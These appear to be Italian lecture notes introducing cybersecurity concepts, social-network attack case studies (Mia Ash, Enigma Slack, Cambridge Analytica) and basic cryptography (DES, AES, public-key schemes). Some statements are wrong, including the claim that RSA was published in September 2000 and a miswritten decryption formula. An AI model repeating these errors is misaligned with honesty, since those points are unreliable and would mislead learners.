I consumatori vogliono software potenti e ricchi di funzionalità e li vogliono rapidamente. Questo tende a produrre software enormi, ingombranti, scritti male, rilasciati in anticipo e senza un'adeguata cura per la sicurezza. I sistemi software stanno crescendo esponenzialmente in termini di dimensioni e complessità, il che rende inevitabili le vulnerabilità. Il CyLab Sustainable Computing Consortium della Carnegie Mellon University **stima che i software commerciali** contengano da 20 a 30 bug ogni 1.000 righe di codice (*Windows 10 contiene più di 50 milioni di righe di codice*). Gli esperti concordano sul fatto che non sia possibile realizzare software di dimensioni e complessità non banali privi di vulnerabilità.

1.2.3 Vulnerabilità, minacce e controlli

- **Vulnerabilità:** una debolezza in un sistema.
- **Minaccia:** circostanza che potenzialmente può causare danni (*un allagamento è una minaccia*).
 - **Minacce ambientali:** minacce naturali come incendi, terremoti, inondazioni possono causare danni ai computer o interrompere l'accesso alle aziende. Gli sforzi di recupero attirano truffe come le frodi finanziarie. I tempi di inattività possono far perdere clienti.
 - **Minacce umane:**
 - **minacce locali:**
 - hacker ricreativi,
 - hacker istituzionali,
 - **minacce condivise:**
 - criminalità organizzata,
 - spionaggio industriale,
 - terrorismo,
 - **minacce alla sicurezza nazionale:**
 - national intelligence,
 - info warriors.
- **Controlli:** mezzi e modi per bloccare una minaccia che tenta di sfruttare una o più vulnerabilità.

Esempio: disastro di New Orleans (uragano Katrina)

- Quali erano le vulnerabilità, le minacce e i controlli della città?
 - Vulnerabilità: posizione sotto il livello dell'acqua, posizione geografica nell'area degli uragani, ...
 - minacce: uragano, danni alla diga, attacco terroristico, ...,
 - controlli: dighe e altre infrastrutture civili, piano di risposta alle emergenze, ...

1.2.4 Attacchi

- **Attacco** (materializzazione di una combinazione vulnerabilità/minaccia): sfruttamento di una o più vulnerabilità da parte di una minaccia che cerca di sconfiggere i controlli. Un attacco può essere:
 - **successful** (noto anche come exploit) con conseguente violazione della sicurezza, penetrazione del sistema, ecc;
 - **unsuccessful**: quando i controlli bloccano una minaccia che tenta di sfruttare una vulnerabilità.
- Un attacco può essere:
 - **passivo**: tenta di apprendere o utilizzare le informazioni dal sistema, ma non colpisce le risorse del sistema (es: intercettazioni o monitoraggio delle trasmissioni). L'obiettivo dell'attaccante è ottenere le informazioni che vengono trasmesse. Esistono **due tipi** di attacco passivo:
 - **rilascio del contenuto del messaggio**,
 - **analisi del traffico**.
 - **Attivo**: tenta di alterare le risorse di sistema o di alterare il loro funzionamento. Implica una modifica al flusso di dati o la creazione di un flusso falso. Esistono quattro categorie di attacco attivo:
 - **replay**,
 - **masquerade**,
 - **modifica del messaggio**,
 - **denial of service**.

Conseguenze di un attacco:

- **intervettazione**: una parte non autorizzata (umana o meno) ottiene l'accesso ad un asset,
- **interruzione**: un asset è perso, non disponibile o inutilizzabile,
- **modifica**: una parte non autorizzata modifica lo stato di un asset,
- **fabbricazione**: una parte non autorizzata falsifica un asset.

Gli hacker attaccano principalmente per denaro, ma anche per spionaggio (soprattutto nel settore industriale) mentre l'attacco per divertimento o per un'ideologia rappresenta una percentuale molto bassa.

1.2.5 Strategie di difesa

- **Prevenire** dell'attacco: bloccare l'attacco o chiudere la vulnerabilità.
- **Scoraggiare** l'attacco: rendere l'attacco più difficile (*non lo si può rendere impossibile*).
- **Deviare** l'attacco: rendere un altro bersaglio più attraente.
- **Rilevare** l'attacco (*durante o dopo*).
- **Recuperare** dall'attacco.

1.2.5 Assets

L'asset è il bene che viene attaccato. In ambito informatico, un asset può essere:

- hardware: compresi i sistemi informatici e altri dispositivi di elaborazione dati, archiviazione dati e comunicazione dati,
- software: include il sistema operativo, le utilità di sistema e le applicazioni,
- dati: inclusi file e database, nonché dati relativi alla sicurezza, come i file delle password,
- strutture e reti di comunicazione: collegamenti di comunicazione di rete locale e geografica, bridge, router e così via,
- persone.

1.2.6 Contromisure

Una contromisura è un qualsiasi mezzo utilizzato per affrontare un attacco alla sicurezza. Idealmente, una contromisura può essere escogitata per impedire che un particolare tipo di attacco abbia successo. Quando la prevenzione non è possibile, o in alcuni casi fallisce, l'obiettivo è rilevare l'attacco e poi riprendersi dagli effetti dell'attacco.

Una contromisura può essa stessa introdurre nuove vulnerabilità. In ogni caso, possono permanere vulnerabilità residue dopo l'imposizione di contromisure, che possono essere sfruttate dalle minacce.

1.2.7 Quando nasce la cybersecurity

La cybersecurity nasce negli Stati Uniti con l'avvento dei primi sistemi multiutente. Il primo documento ufficiale che pone l'attenzione su questo tipo di problema è l'**Anderson report** del 1972 (documento desecretato una decina di anni fa):

"Negli ultimi anni l'Aeronautica Militare è diventata sempre più consapevole del problema della sicurezza informatica. Questo problema si è intromesso praticamente in qualsiasi aspetto delle operazioni e dell'amministrazione dell'USAF. Il problema nasce da una combinazione di fattori che include: maggiore affidamento al computer come strumento di elaborazione dati e processo decisionale in aree funzionali sensibili; la necessità di realizzare economie consolidando le risorse ADP integrando o co-localizzando operazioni di elaborazione dati precedentemente separate; l'emergere di complessi sistemi informatici per la condivisione di risorse che forniscono agli utenti capacità per condividere dati e processi con altri utenti; l'estensione dei concetti di condivisione delle risorse alle reti di computer; e il riconoscimento in lenta crescita delle inadeguatezze di sicurezza dei sistemi informatici attualmente disponibili."

1.3 Social Networks

La diffusione di Internet a partire da metà degli anni '90 ha reso possibile la condivisione di informazioni in modi che non erano mai stati possibili prima. Mancava ancora però un aspetto personale nella condivisione delle informazioni.

All'inizio degli anni 2000, i siti di social networking introdussero un aspetto personale alla condivisione di informazioni online che è stata accolta dalle masse. Il social networking è la pratica di espandere i propri contatti con altre persone principalmente attraverso siti di social media come Facebook, Twitter, Instagram, LinkedIn e molti altri.

Il punto critico dei social network è la **quantità di informazioni** presenti. La quantità di informazioni memorizzate nei social network è molto allettante per minacce il cui scopo è danneggiare qualcuno. Con questa enorme quantità di informazioni in mano possono creare **scompiglio in tutto il mondo**.

Inoltre, i social media sono diventati un ottimo mezzo di pubblicità per gli esperti di marketing che se non prendono abbastanza sul serio i problemi di sicurezza dei social media, si rendono vulnerabili a un'ampia varietà di minacce e mettono a rischio i loro dati riservati.

In Cina il social network preferito è WeChat (Weixin) che conta oltre 1,26 miliardi di utenti attivi mensili. Non è solo un social network, ma una super app, sviluppata dal colosso Tencent, che unisce funzioni di messaggistica e possibilità di utilizzare mini-app sviluppate da terze parti con finalità molto diverse (*intrattenimento e utilità, ma anche servizi governativi*).

Nel 2021 oltre 700 milioni di utenti hanno utilizzato le mini-app dedicate alla prenotazione di tamponi e vaccini per il Covid-19. Rappresenta un mondo chiuso e fortemente controllato dal governo che rappresenta un modello, forse irraggiungibile, per gli instant messenger occidentali.

Pro:

- **mantenere le relazioni sociali:** i siti di social networking si sono rivelati utili per stare al passo con la vita di chi conta per noi, inoltre aiutano a coltivare l'amicizia e altre relazioni sociali;
- **aiutano a scoprire migliori opportunità di lavoro:** i professionisti possono pubblicare esperienze di lavoro e costruire una rete di persone orientate alla professionalità su siti come LinkedIn o Plaxo, che sono social network per la creazione di carriera;
- gli esperti di marketing possono influenzare il loro pubblico pubblicando annunci pubblicitari sui siti di social network
- **sforzi di soccorso:** i siti di social media svolgono un ruolo enorme negli sforzi di salvataggio e recupero durante calamità e disastri connettendo le persone durante periodi così cruciali in cui la struttura sociale convenzionale è crollata, i bollettini sono facilmente gestiti da siti di social network che possono riunire i membri della famiglia scomparsi;
- il pubblico può essere informato utilizzando le utilità estese dai fornitori di servizi essenziali attraverso i social network online;
- gli aggiornamenti locali in tempo reale sui social media aiutano i funzionari governativi a comprendere meglio le circostanze e a prendere decisioni più informate.

Contro:

- **intimidazione online:** poiché è più facile fare amicizia sui social network, i predatori possono trovare le proprie vittime più facilmente. L'anonimato fornito dai social network è un problema costante per gli utenti dei social media: se prima prima si era vittime di bullismo solo faccia a faccia, ora qualsiasi individuo può intimidire qualcuno online in modo anonimo;
- **sfruttamento delle informazioni private:** essendo la creazione di un account sui siti di social network gratuita, questi guadagnano principalmente dalle pubblicità che mostrano sui loro siti web. I dati raccolti vengono venduti ai broker senza il consenso degli utenti dei social media. Inoltre, le minacce possono estrarre informazioni riservate sui loro obiettivi da questi siti web utilizzando diverse tecniche di attacco;
- **isolamento:** i social media hanno sicuramente migliorato la connessione tra gli utenti ma al tempo stesso hanno anche scongiurato l'interazione sociale reale. Le persone trovano più facile seguire i commenti pubblicati di persone che conoscono piuttosto che visitarle o chiamarle personalmente;
- **dipendenza generale:** dai registri si deduce che i social media creano più dipendenza delle sigarette e dell'alcol. Le persone spesso si sentono vuote e depresse se non controllano il proprio account sui social media per un'intera giornata;
- **più facile da attaccare** perché gli aggressori possono sfruttare il livello di fiducia che generalmente si instaura tra i componenti del social network.

Poiché dal punto di vista architetturale la maggior parte dei social network condividono le stesse componenti di internet stesso, i **problemi di sicurezza delle social network sono gli stessi problemi del web:** phishing, spam, scam, frodi, furto d'identità, malware, cross-site scripting, click-fraud, stalking, molestie, bullismo, blackmail.

1.3.1 Social network e cybersecurity

Russi vs Stati Uniti

Quando: inizio 2017

Tattica: phishing/malware mirati, account fraudolenti

Riepilogo: all'inizio del 2017, gli agenti russi hanno inviato oltre 10.000 messaggi di phishing personalizzati tramite i social media, ogni collegamento era intriso di malware che consentiva all'attaccante di accedere e controllare il dispositivo della vittima.

Questo attacco rappresenta un importante progresso nelle capacità informatiche e un'escalation nella guerra informatica della Russia contro gli Stati Uniti.

Caso di Mia Ash

Quando: luglio 2017

Tattica phishing/Malware mirati, account fraudolenti

Riepilogo: gli aggressori hanno creato un personaggio falso incredibilmente convincente, una fotografa londinese di nome Mia Ash, che successivamente si sono collegati con dipendenti di aziende. Gli attaccanti hanno diffuso un trojan di accesso remoto (RAT), chiamato PupyRAT, tramite questi account honeypot sui social media per dirottare i controlli dei dispositivi delle vittime. Il personaggio aveva account su diversi social network popolari.

Il 13 gennaio 2017, la presunta fotografa londinese "Mia Ash" ha utilizzato LinkedIn per contattare un dipendente di una delle organizzazioni prese di mira, affermando che l'indagine faceva parte di un esercizio per raggiungere persone in tutto il mondo.

Nei giorni successivi, le persone si sono scambiate messaggi sulle loro professioni, sulla fotografia e sui viaggi. Qualche tempo prima del 21 gennaio, Mia ha invitato la dipendente ad aggiungerla come amica su Facebook e a continuare la conversazione lì, sottolineando che era il suo metodo di comunicazione preferito.

La corrispondenza è continuata via e-mail, WhatsApp e probabilmente Facebook fino al 12 febbraio, quando Mia ha inviato un documento Microsoft Excel, "Copy of Photography Survey.xlsx", all'account e-mail personale del dipendente. Mia ha incoraggiato la vittima ad aprire l'e-mail al lavoro utilizzando il loro account di posta elettronica aziendale in modo che il sondaggio funzionasse correttamente. Il sondaggio conteneva macro che, una volta abilitate, scaricavano PupyRAT.

Attacco a Slack

Quando: Agosto 2017

Tattica: frode e truffe, furto d'identità, acquisizione di account

Riepilogo: gli strumenti di collaborazione sociale sono un tipo di piattaforma sociale spesso trascurato che quindi rappresenta un nuovo rischio per la sicurezza. Nel 2017, il canale Slack della community di Enigma, una startup per lo scambio della criptovaluta Ethereum, è stato violato da aggressori che hanno impersonato i dirigenti dell'azienda e hanno incaricato i membri della comunità di inviare la loro moneta Ethereum a un portafoglio di monete specifico, rubando circa mezzo milione di criptovaluta.

Gli hacker hanno ottenuto l'e-mail del CEO di Engima Guy Zyskind. La sua e-mail era stata in passato parte di un hacking di servizi diversi ed era stata esposta su Internet, ma a quanto pare Zyskind non si era preso il tempo per cambiare la password. TechCrunch ha trovato un avviso per l'indirizzo e-mail su haveibeenpwned.com. Inoltre, non era presente l'autenticazione a due fattori o comunque un'ultima linea di sicurezza per tenere fuori chiunque avesse la password.

Enigma ha affermato di aver implementato nuove misure di sicurezza, tra cui password complesse e autenticazione a due fattori per tutti gli account di posta elettronica dei dipendenti, oltre ad "una corretta gestione e compartimentazione del controllo degli accessi". È però imperdonabile che queste misure non fossero in vigore sin dall'inizio. La violazione è stata particolarmente imbarazzante considerando quanto sia stato semplice ottenere l'accesso, ma anche per il fatto che un co-fondatore, non Zyskind, aveva condiviso la sua "semplice soluzione" per prevenire gli hack ICO con Business Insider solo il mese prima.

Cambridge Analytica

La società di analisi dei dati che ha collaborato con il team elettorale di Donald Trump e la campagna vincitrice della Brexit ha raccolto milioni di profili Facebook di elettori statunitensi, in una delle più grandi violazioni dei dati mai avvenute dal gigante della tecnologia.

I dati sono stati raccolti attraverso un'app chiamata thisisyourdigitallife, realizzata dall'accademico Aleksandr Kogan, separatamente dal suo lavoro all'Università di Cambridge.

Tuttavia, l'app ha anche raccolto le informazioni degli amici di Facebook dei partecipanti al test, portando all'accumulo di un pool di dati di decine di milioni di persone.

Wired, The New York Times e The Observer hanno riferito che il set di dati includeva informazioni su 50 milioni di utenti di Facebook, mentre Cambridge Analytica ha affermato di aver raccolto solo 30 milioni di profili Facebook. Facebook ha successivamente confermato di avere effettivamente dati

su potenzialmente oltre 87 milioni di utenti, con 70,6 milioni di quelle persone provenienti dagli Stati Uniti.

Facebook ha inviato un messaggio a quegli utenti ritenuti interessati, dicendo che le informazioni probabilmente includevano il proprio profilo pubblico, i mi piace alle pagine, compleanno e città attuale.

Alcuni utenti dell'app hanno concesso all'app l'autorizzazione ad accedere alla sequenza temporale del feed e ai messaggi. I dati erano sufficientemente dettagliati da consentire a Cambridge Analytica di creare profili psicografici dei soggetti dei dati, dati che includevano anche le posizioni di ciascuna persona.

Per una determinata campagna politica, le informazioni di ciascun profilo suggerivano quale tipo di pubblicità sarebbe più efficace per persuadere una determinata persona in un determinato luogo per qualche evento politico.

2 Crittografia

2.1 Introduzione

In un certo senso, la sicurezza non è cambiata da quando gli esseri senzienti hanno iniziato ad accumulare cose che vale la pena proteggere. Il proprietario di un sistema stabilisce una politica di sicurezza, formalmente o informalmente, esplicitamente o implicitamente, anche semplice come "a nessuno è permesso prendere il mio cibo", e inizia a prendere misure per far rispettare tale politica. Il carattere delle minacce cambia man mano che il protagonista si sposta dalla giungla al campo di battaglia medievale fino al campo di battaglia moderno su Internet, così come la natura delle protezioni disponibili, ma la loro essenza strategica rimane sostanzialmente costante: un attaccante vuole qualcosa che ha un difensore, quindi l'attaccante cerca di prenderselo.

Il difensore ha una serie di opzioni: combattere, costruire una barriera o un sistema di allarme, correre e nascondersi, diminuire l'attrattiva del bersaglio per l'attaccante. Tutte queste opzioni hanno tutte analogie nella moderna sicurezza informatica. Le specifiche cambiano, ma i tratti generali rimangono gli stessi.

Il primo strumento essenziale per la sicurezza è l'autenticazione e le sue tecniche e tecnologie.

I meccanismi per implementare il controllo degli accessi sono un altro strumento fondamentale per la sicurezza informatica.

Il terzo ed ultimo strumento di sicurezza fondamentale è la crittografia.

2.2 Cos'è la crittografia

- Crittografia: la scienza che si occupa di identificare metodi o protocolli crittografici per trasformare un documento o un messaggio in modo reversibile in modo da renderne comprensibile il significato solo a determinate persone.
- Criptanalisi: la scienza della rottura dei protocolli crittografici.
- Crittologia: Crittografia + Criptanalisi.

La crittografia nasconde i dati contro l'accesso non autorizzato.


La crittografia fornisce strumenti e tecniche utili alla sicurezza informatica che contribuiscono a risolvere problemi relativi a:

- confidentiality,
- integrity,
- authentication,
- non ripudiabilità.

Più praticamente crittografia viene utilizzata per:

- rendere private le conversazioni in rete,
- rendere segreti i messaggi di posta elettronica,
- rendere riservati i contenuti dei file (*immagini, video, musica, documenti*),
- rilevare manomissioni di contenuti Internet,
- firmare digitalmente i documenti,
- rendere privati i dati personali.


2.2.1 Modello di riferimento



Più formalmente:

- sia M un insieme finito di messaggi, qualsiasi elemento m di M è un messaggio in chiaro,
- sia C un insieme finito di messaggi detti ciphertext (testo cifrato),
- sia K un insieme finito di chiavi.

2.3 I componenti di un protocollo crittografico



- Una **funzione di cifratura** è una funzione biettiva $E : M \times K \rightarrow C$.
- Una **funzione di decifratura** è una funzione biunivoca $D : C \times K \rightarrow M$,
- Uno **schema di cifratura** è dato da un insieme di funzioni di cifratura E e dal corrispondente insieme di funzioni di decifratura D .


I protocolli di cifratura si distinguono in due grandi classi:

- **chiavi private o simmetriche**,
- **chiavi pubbliche o asimmetriche**.

2.4 Crittografia e protocolli a chiave privata


La **funzione di cifratura** prende come input un plaintext (testo in chiaro) P e lo trasforma nel testo cifrato C utilizzando un parametro K detto **chiave**:

$$C = \{P\}_K$$




La funzione di decifratura prende in input un testo cifrato C e lo trasforma nel testo in chiaro P utilizzando come parametro di decifrazione K^{-1} :

$$C = \{P\}_{K^{-1}}$$



2.4.1 Crittografia a chiave simmetrica



Gli algoritmi a chiave simmetrica utilizzano la stessa chiave sia per la cifratura del testo in chiaro che per la decifratura del testo cifrato. La cifratura simmetrica può utilizzare **cifrari a flusso o cifrari a blocchi**.

I **cifrari a flusso** cifrano le lettere o le cifre di un messaggio **una alla volta**. La forma più utilizzata di tale crittografia si basa sull'uso dello **XOR** (*mantiene la struttura del messaggio originale*).

I **cifrari a blocchi** operano su un numero fisso di bit e li **cifrano come una singola unità** sotto una chiave fissa. Sono state progettate una moltitudine di modalità operative per consentire l'uso ripetuto dei blocchi in modo sicuro (*ad es. ECB, CBC, CFB, ecc.*).

	Cifrari a flusso	Cifrari a blocchi
Vantaggi	<ul style="list-style-type: none"> - velocità di trasformazione - bassa propagazione dell'errore 	<ul style="list-style-type: none"> - alta diffusione - immunità all'inserimento di simboli
Svantaggi	<ul style="list-style-type: none"> - scarsa diffusione, - suscettibile a inserimenti e modifiche maliziose 	<ul style="list-style-type: none"> - lentezza di cifratura, - padding, - propagazione dell'errore

2.4.2 Data Encryption Standard (DES)

Il **Data Encryption Standard (DES)**, un sistema sviluppato per il governo degli Stati Uniti, era destinato all'uso da parte del pubblico.

Le organizzazioni di standardizzazione lo hanno ufficialmente accettato come **standard crittografico** sia negli Stati Uniti che all'estero. Inoltre, molti sistemi hardware e software sono stati progettati con DES.

Per molti anni è stato l'algoritmo preferito per la protezione dei dati finanziari, personali e aziendali; tuttavia, i ricercatori hanno sempre più messo in dubbio la sua adeguatezza con il passare del tempo.

- DES è un **cifrario a blocchi** in grado di cifrare solo un blocco di dati,
- la dimensione del blocco è di **64 bit (8 byte)**,
- utilizza **chiavi a 56 bit** sebbene venga inserita nell'algoritmo una chiave a 64 bit,
- il **triple DES** può risolvere il problema della dimensione della chiave del DES.

Whitfield Diffie e Martin Hellman [DIF77] hanno affermato nel 1977 che una chiave a 56 bit è troppo corta. Nel 1977 era proibitivo testare tutte le 2^{56} chiavi (circa 10^{15}) sui computer di allora. Sostenevano che nel tempo la velocità dei computer avrebbe superato la forza del DES.

Nel 1997, i ricercatori utilizzando una rete di oltre 3.500 macchine in parallelo furono in grado di rompere il DES in quattro mesi di lavoro. Attualmente una chiave DES può essere recuperata in poche ore.

Questo però non significa che il DES non sia sicuro. Anche se il DES convenzionale può essere attaccato, il triplo DES è ancora ben oltre la potenza di questi attacchi: ci vorrebbero 16 milioni di ore, quasi 2.000 anni, per superare una crittografia con triplo DES a due chiavi, e considerevolmente ancora di più per la versione a tre chiavi.

2.4.3 Rijndael o Advanced Encryption Standard (AES)






AES è un **cifrario a blocchi**, con blocchi di dimensione di **128 bit**. Esistono tre diverse dimensioni della chiave: 128, 192 e 256 bit.

AES sta ricevendo grande fiducia, lo dimostra il fatto che il governo degli Stati Uniti ha approvato AES per la protezione di documenti classificati segreti e top secret. È la prima volta che gli Stati Uniti approvano l'uso di un algoritmo commerciale derivato al di fuori del governo (*e al di fuori degli Stati Uniti*) per cifrare dati classificati. Questo perché con un attacco bruteforce ci andrebbe più dell'età dell'universo per decifrare l'AES con una chiave a 128 bit.

2.4.4 Modalità di cifratura

La **modalità di cifratura** si riferisce ai molti modi per diversificare l'input di un algoritmo di cifratura:

- **Electronic Codebook (ECB),**
- **Cipher Block Chaining (CBC),**
- **Propagating CBC (PCBC),**
- **Cipher Feedback (CFB),**
- **Output Feedback (OFB),**
- **Counter (CTR).**



2.4.5 Pro e contro della crittografia simmetrica

- ✓ Protocolli molto efficienti sia in termini di tempo di esecuzione che di dimensione,
- ✓ lunghezza della chiave molto piccola.


-- La gestione della chiave è molto difficile: qualsiasi utente deve memorizzare segretamente una chiave per qualsiasi peer con cui vuole comunicare. Come si può condividere una chiave di comunicazione tra due peer che non si conoscono?

2.5 Crittografia e protocolli a chiave pubblica

La crittografia a chiave pubblica fu introdotto nel 1976 da un articolo fondazionale scritto da Diffie, W. e Hellman, M. "New Directions in Cryptography". IEEE Trans. Info. Th. 22, 644-654, 1976.

La crittografia a chiave pubblica adotta protocolli di cifratura e decifratura che **utilizzano coppie di chiavi interconnesse** invece di una singola chiave. Per ogni coppia di chiavi si distinguono:

- chiave pubblica,
- chiave segreta.



- K_E può essere utilizzata per cifrare un testo in chiaro e K_D è l'unica chiave che può essere utilizzata per decifrarlo.
- K_D può essere utilizzata per cifrare un testo in chiaro e K_E è l'unica chiave che può essere utilizzata per decifrarlo.

2.5.1 Crittografia a chiave pubblica

In un sistema dove è stato adottato un protocollo crittografico a chiave pubblica:

- **ogni utente A deve avere una coppia di chiavi e A deve rendere pubblica la sua chiave pubblica,**
- **ogni utente che intende comunicare con A deve inviargli un messaggio cifrato con la chiave pubblica di A ,**
- **una volta ricevuto il messaggio cifrato, A è solo A può decifrarlo, utilizzando la sua chiave segreta, che non deve essere divulgata in alcun modo.**

Essendo però gli algoritmi a chiave pubblica molto lenti e pesanti, è possibile utilizzarli per scambiarsi una chiave privata per poi continuare la comunicazione con la cifratura simmetrica.

2.5.2 Protocolli di crittografia a chiave pubblica

I protocolli crittografici a chiave pubblica più comunemente utilizzati sono:


- **RSA** (basato sul problema della difficoltà di fattorizzazione), pubblicato il 6 settembre 2000,
- **El Gamal** (basato sulla difficoltà del problema del logaritmo discreto),
- **DSS** (standard per le firme digitali),
- **Curve ellittiche** (ECC).

2.5.3 Chiave pubblica VS chiave privata

	Chiave segreta (simmetrica)	Chiave pubblica (asimmetrica)
Numero di chiavi	1	2
Dimensione della chiave (bit)	56- 112 (DES), 128- 256 (AES)	Illimitata , tipicamente non meno di 256, a 1000 a 2000 attualmente considerati desiderabili per la maggior parte degli usi
Protezione della chiave	Deve essere segreta	Una deve essere segreta, l'altra può essere esposta liberamente
